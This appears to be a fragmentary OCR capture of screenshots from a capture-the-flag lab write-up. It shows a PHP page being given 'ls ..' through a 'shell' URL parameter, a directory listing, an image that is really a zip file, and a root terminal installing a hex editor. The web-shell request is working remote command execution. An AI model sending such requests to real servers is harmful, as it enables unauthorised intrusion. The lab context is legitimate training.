
inline



Meet Laura the Spiderlady - Mozilla Firefox

```
6.60/abandonedRoom/be8bc662d1e36575a52da40beba38275/herecomeslara.php?shell=ls ..
```


```
680e89809965ec41e64dc
```



Index of /abandonedRoom/680e89809965ec41e64dc7e447f175ab

Name	Last modified	Size	Description
Parent Directory		-	
helpme.zip	2020-07-09 13:52	26K	
you_made_it.txt	2020-07-22 01:22	62	


Apache/2.4.18 (Ubuntu) Server at 10.10.86.60 Port 80




Could not load image 'Table.jpg'.

Error interpreting JPEG image file (Not a JPEG file: starts with 0x50 0x4b)

```
Reading state information... Done
E: Unable to locate package ncourses-hexedit
root@ip-10-10-127-128:~# apt install ncurses-hexedit
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed
  ncurses-hexedit
0 to upgrade, 1 to newly install, 0 to remove and 100 not to upgrade.
Need to get 65.3 kB of archives.
After this operation, 132 kB of additional disk space will be used.
Get:1 http://eu-west-1.ec2.archive.ubuntu.com/ubuntu bionic/universe amd64 ncurs
es-hexedit amd64 0.9.7+orig-3 [65.3 kB]
Fetched 65.3 kB in 0s (1,317 kB/s)
Selecting previously unselected package ncurses-hexedit.
(Reading database ... 344323 files and directories currently installed.)
Preparing to unpack .../ncurses-hexedit_0.9.7+orig-3_amd64.deb ...
